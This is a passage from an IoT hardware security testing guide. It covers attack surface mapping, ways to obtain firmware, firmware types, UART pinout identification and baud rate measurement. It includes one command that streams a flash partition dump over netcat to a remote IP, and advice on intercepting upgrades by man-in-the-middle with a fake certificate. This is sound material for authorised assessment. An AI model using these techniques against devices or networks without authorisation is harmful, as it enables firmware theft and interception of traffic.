

- UART can also be found on interfaces with many more pins/pads (but it is more exotic):




- In some rare cases, it is also possible to have a UART available directly from a port on the device. In such a configuration, it is likely to be a well known and documented administration debug interface. Here is an example on a network device with a port labelled **AUX** along with the Baud rate (**115200**) and the UART packet configuration (standard **8N1**). This one is designed to be used with a RJ45-to-USB cable:



- **Examples of JTAG interfaces:** Most common configurations are one row of 5/6 pins or double row of 10, 12, 14 or 20 pins.






### 3.4. Annotated Overview of PCB

All the information collected during previous steps should be visually summarized on an annotated picture of the PCB. This picture should include all the identified components and should be updated during the security assessment to confirm the presence of any debug interfaces on the device, or if new components are identified later on.


Examples:

- PCB of a Netgear router:






- PCB of a PaloAlto network device:
  - Front side view:



- Back side view:



### 3.5. Attack Surface Mapping

Finally, before going straight into hacking, it is a good idea to create a comprehensive map of the device's attack surface. It is important to keep in mind that the attack surface extends beyond the realm of hardware components. Indeed, IoT devices often have various interactions with end users and other devices through different means. Understanding these interactions, which involve different communication methods, is key to grasping the full scope of potential vulnerabilities.

Below is a non-exhaustive list of possible elements to put in such attack surface map (which must be adapted to the target device, of course):

- **Hardware:**
  - UART
  - JTAG
  - Non-volatile memory chips (EEPROM / Flash)
  - USB ports
  - Ethernet ports
  - All ports
  - External storage (e.g., SD cards, M2 SSD, etc.)
- **Software:**
  - Firmware
  - Web-based dashboard
  - Mobile application to control the device
  - Command-line interface (CLI) available through SSH or Telnet
- **Network services:**
  - Any open port (TCP/UDP) on the device, on every available network interface.
- **Network communications:**
  - HTTP(s)
  - MQTT (Message Queuing Telemetry Transport)



- CoAP (Constrained Application Protocol)
- **Wireless communications:**
  - Wi-Fi
  - Cellular
  - Bluetooth (BLE)
  - ZigBee
  - LoRa
  - Wave
  - 6LoWPAN

## 3.6. Ways to Get Access to Firmware

Getting access to the target device's firmware is one of the goals of a hardware hacking assessment since it will allow you to go from full black box to grey box testing. A firmware may contain filesystems, applications, binary files, and sensitive data such as encryption/decryption keys, certificates, passwords, etc. (in the special case of a bare-metal firmware, it is only a single binary and the sensitive data can be embedded inside).

Therefore, getting the firmware will make reverse engineering of the various components possible (cf. *8. Firmware Analysis and Reverse Engineering*).

There are several ways to get our hands on a device's firmware, some of them being much easier than others:

- **Download it from the official website:** if you are lucky enough, the vendor's website might directly allow to download the latest version of the firmware.
- **Download it from unofficial sources:** sometimes other hackers have already extracted the firmware from the same device, and they made it available online. Of course, it requires more vigilance to be sure it is not a malicious/backdoored version.
- **Sniff network traffic during firmware upgrade:** it might be possible to perform a firmware upgrade from the device, typically from a user interface provided for device administration (e.g., web dashboard). In such a case, try to sniff the traffic using [Wireshark](#) and rebuild the file from network trace ([.pcap](#)). If the traffic is encrypted (HTTPS), perform a Man-in-the-Middle attack ([bettercap](#) is a tool of choice) and serve a fake certificate, lots of embedded devices will not complain.
- **Soft extraction from the device:** If a high-privileged shell access to the device is available (e.g., through SSH, Telnet, etc.), it is possible to simply copy the mounted filesystems directly from the device. It is also possible to dump the content of Flash memory chips as raw files by copying the files `/dev/mtdX` or `/dev/mtdblockX` (e.g., `dd if=/dev/mtd1 bs=512K | nc 192.168.0.1 9999`). Whilst these will need unpacking to extract the files from them, they will also contain other areas of the Flash that you would have missed if you just copied the files off. This is, however, rather uncommon to have such privileged access out-of-the-box, and usually only limited CLI is available, unless a special debug service/interface is available somewhere.

### Note: Encrypted Firmware

It is possible that the firmware file you get from downloading from the official website, or from sniffing network during upgrade is encrypted. It is indeed a common practice by IoT vendors to encrypt it and to decrypt it during the install/upgrade process. In such a case, it will be necessary to find a way to identify the algorithm and the key (probably stored on one non-versatile memory chip on the device), or to dump the firmware using another technique.

- **Dump it from memory:**
  - **Indirectly by reading mapped memory from UART:** it might be possible to find ways to make a full dump of the firmware from UART, for example when it gives access to Bootloader (cf. 4.5. *Typical Examples of UART Exploitations*).
  - **Indirectly by reading mapped memory from JTAG:** if available, JTAG might also give access to the memory chips, including the one storing the firmware (cf. 5.4. *Typical Examples of JTAG Exploitations*).
  - **Directly by reading memory from the memory chip itself:** if the firmware is stored on an external memory chip, it can be possible to dump its content using several techniques, depending on the chip type (cf. 6. *SPI Memory* and 7. *Parallel EEPROM/Flash*). Note that not all devices store their firmware on a separate memory chip, indeed some devices use the internal Flash memory embedded into their MCU/SoC to store it (most frequent for bare-metal firmwares). In this case, extraction of the firmware using this technique will not be possible. Nevertheless, most of the Linux-based firmwares are stored on a separate EEPROM/Flash which make them prone to extraction.

#### Note: Types of firmwares

There are three main types of firmwares you can encounter:

- **Bare-Metal firmware:**
  - Runs directly on the hardware without an operating system.
  - It has direct control over the hardware resources without any intermediary.
  - Typically written in low-level languages (Assembly, C) and tailored for specific hardware.
  - Small size.
  - Often directly stored on the memory embedded inside the MCU/SoC.
- **Linux-based firmware:**
  - Runs on top of Linux.
  - Interacts with hardware components through the Linux kernel, using specific drivers.
  - Features provided by the device can be written using high-level languages (e.g., web dashboard, administration console over SSH, etc.).
  - Due to resource constraints on embedded devices, OS size is optimized with only the required components. **BusyBox** is often used to reduce the size, with a limited set of utilities that are needed for the system.
- **Real-Time OS (RTOS) based firmware:**
  - Use a Real-Time operating system (RTOS) for task scheduling and real-time requirements.
  - Common for devices where precise timing and responsiveness are crucial (e.g., automobile, aircraft, medical, industrial automation, ...).
  - Examples of RTOS: **FreeRTOS**, **VxWorks**, **QNX**, **CMSIS-RTOS**, **ThreadX**, ...

#### Note: Duplicated firmwares

Some devices are storing two versions of the firmware. This is often a failsafe mechanism used in case of a problem occurring with the first one, for example in case of a bad upgrade or a failed sector of the Flash chip. It can also be used to restore the device in its initial state when doing a factory reset.

The second Firmware can be a “limited” version that is only aimed to allow the installation of a new fully working Firmware.

Below is an illustration where two partitions, named **IMG1** and **IMG2**, have been discovered after full memory dump. Each partition is storing a copy of the same firmware, each containing the same root filesystem.

```
$ tree -L 2
.
├── BOOT
│   ├── cryptsetup.log
│   ├── disktool.log
│   ├── lost+found
│   ├── sealdata
│   └── tpm
├── IMG1
│   ├── bootme
│   ├── bzImage
│   ├── feature
│   ├── initrd
│   ├── lost+found
│   ├── manifest
│   ├── oldconfig
│   ├── rootfs
│   └── sums
└── IMG2
    ├── bootme
    ├── bzImage
    ├── feature
    ├── grub.2021080697
    ├── initrd
    ├── licenses.tar.gz
    ├── lost+found
    ├── manifest
    ├── rootfs
    └── sums
```

## 4. UART


### 4.1. UART Protocol

UART (Universal Asynchronous Receiver/Transmitter) is a serial communication (i.e., using one single bus for emission and one for reception) allowing two different components on a device to talk to each other without the requirement of a clock (i.e., asynchronous).

UART is also commonly used to give an access to the device's internal via cable. It can give access to:


- Bootloader (typically **U-Boot**),
- Password-protected or unauthenticated (root) shell (giving access to the device's Firmware),
- restricted command-line interface (CLI),
- Etc.

UART communication between two devices is done from **Tx** pin (stands for "Transmission") to **Rx** pin (stands for "Reception").



Data is split into packets of 8-bit (=1 byte), with optional start bit, parity bit and stop bit as follows:

- **Start bit**: usually 0,
- Message (data): 8-bit length,
- **Parity bit**: Usually not used by devices (otherwise it is used for error/corruption checking),
- **Stop bit**: Usually 1.





The most common configuration for UART data packet is **8N1**, i.e., **8-bit data / no parity bit / start bit = 0 / stop bit = 1**.

When UART line is in idle state (i.e., when no data is transmitted/received), the line is staying at logical value 1 (logical high).

## 4.2. UART Pinout Identification

UART pins are:

- **Tx (Transmit)** = Transmits data from the device to other end.
- **Rx (Receive)** = Receive data from the other end to the device.
- **GND (Ground)** = Ground reference pin.
- **Vcc (Voltage)** = Usually either 3.3 V or 5 V for electronic devices.

### Note:

**GND** and **Vcc** pins are actually optional, and it is possible to find interfaces with only two pins **Tx** and **Rx** on some boards. In such case, the **GND** from the adapter device we want to use to connect to UART (e.g., UART to USB adapter FT232 or Bus Pirate) will need to be connected to another Ground point somewhere else on the PCB (use multimeter in “continuity test” mode to find one easily).

In cases where UART pin labels are not explicitly marked on the PCB, the following methodology can be employed to identify the UART pinouts:

1. On the multimeter, connect the black probe to the **COM** jack port, and the red probe to the **VΩ** jack port.
2. **Find the GND pin:** Make sure the device is powered OFF. Use a multimeter in “continuity test” mode with the black probe on a known Ground, that is to say an area that has a direct conductive path to earth (e.g., a grounded metallic surface on the PCB, a screw, etc.) and the red probe on each pin/pad to test. When the multimeter emits a “beep”, it means that there is a continuity between the tested pin and the Ground, and therefore the tested pin corresponds to **GND**.



3. **Find the Vcc pin:** Put the multimeter in Voltmeter mode (**DC**) with the black probe on a known Ground (or the previously found **GND** pin) and the red probe on one pin/pad. Power the device ON and keep the probes on the pin/pad. If the measure indicates a constant voltage of either **3.3 V** or **5 V** (without any

fluctuation), it means that it corresponds to **Vcc**. Otherwise, power the device OFF, and repeat the process for every other port until you identify **Vcc**.




4. **Find the Tx pin:** Reboot the device and repeat the previous process on every remaining pin/pad. If the voltage fluctuates for a few seconds during boot, and then stabilizes at the **Vcc** value (either 3.3 V or 5 V), it is likely to correspond to **Tx**. This behaviour happens because, during boot-up, the device sends serial data through that **Tx** port for debugging purposes (there are indeed usually a lot of boot logs data sent when starting a device, as show in 4.5.1. *Boot Logs Analysis*). And once, it finishes booting, the UART line goes idle; and in idle state, UART remains at logical 1 (logical high), which corresponds to the **Vcc** value.
5. **Find the Rx pin:** On 4-pin configuration, the **Rx** pin is, of course, the last pin by process of elimination. Otherwise, repeat the previous process but, this time, look for low voltage fluctuation.

**Tips:**  
When 2 pins can be possibly either **Tx** or **Rx**, it is actually not a big deal if we do not manage to determine which one is what at this step, because we can explore the two possibilities during the interaction with UART (cf. 4.4) and check which configuration allows for readable data reception from UART.

**Warning:**  
Switching cables for **Tx** and **Rx** is not a big deal, but confusing **Vcc** with **GND**, and connecting wires to them incorrectly could lead to damaging and destroying the circuit !

**Tips:**  
When performing such research for debug interface pinouts (not only for UART), it can be interesting to keep notes of every measure in a table that can be reviewed later, and it can also be put into the final report. Here is an example:

	PIN	R_GND (dev OFF)	V (device ON)	Notes
	1	$\infty$	3,3V	Vcc
	2	$\sim 80k\Omega$	1,7-2,5V (fluctuations)	Tx
	3	$\sim 12k\Omega$	0-0,004V	Rx
	4	0 $\Omega$ (beep)	0V	GND

## 4.3. Baud Rate identification

Since UART is an asynchronous protocol, there is no requirement of a clock (no **CLK**), as a consequence the rate at which data is transferred over the channel must be known. This rate is called Baud rate and refers to the number of bits per second.

Common Baud rates for UART are:


- 9 600
- 38 400
- 19 200
- 57 600
- 115 200

### 4.3.1. Baud Rate Identification using Logic Analyzer

A logic analyzer is an electronic instrument used for capturing and analyzing digital signals in a digital system. It is basically a device that can be plugged onto multiple pins on the PCB we want to analyze. Using the software **Salae Logic Analyzer**, it is possible to visualize the signal on the monitored pins during a period of time. This software is available at <https://www.saleae.com/downloads/>.

Here is the methodology to use a Logic Analyzer to determine the Baud rate of UART:

1. While the device is powered OFF, connect one of the channels of the Logic Analyzer (**CH\***) to the **Tx** pin. If you are not sure to have identified **Tx** and **Rx** correctly at previous steps, you can connect one channel to each candidate.



2. Connect the Logic Analyzer's **GND** pin to one **GND** pin on the device's PCB, so they both share a common ground.
3. Connect the Logic Analyzer to a USB port on your computer.
4. Start the **Salae Logic Analyzer** software by simply running the executable "**Logic**" in the application's directory (`sudo ./Logic`). In the interface, you can see several channels on the left pane, each of which corresponds to one of the Logic Analyzer's channel pins.




### Warning:

Make sure that the device is powered OFF when connecting Logic Analyzer's probes (or any other wires) to avoid short-circuits that could damage (or even destroy) the device's PCB and/or the Logic Analyzer.

5. Configure the **Speed (Sample Rate)** to be superior or equal to **50kS/s** and the **Duration** to at least **20 seconds**.
6. Click on "**Start Simulation**" to begin capturing the signals, and power ON the device at the same time. Wait for the capture to finish.
7. When finished, you should see the signal for the **Tx** pin, as shown below:



8. The delta time corresponding to the transmission of 1-bit can be measured in the software. In the example, this delta time for 1-bit is roughly equal to **8.33  $\mu$ s**. Therefore the Baud rate is about  $1/(8,33 * 10^{-6}) \approx 120048$ . We can conclude that here the actual Baud rate is **115200**, since it is the closest value from common Baud rates.




### Tips:

It is possible to decrypt UART communication using **Salae Logic Analyzer** software when knowing the Baud rate (it can also actually be done when it is not known using the feature "**Use Autobaud**" but it is prone to error):

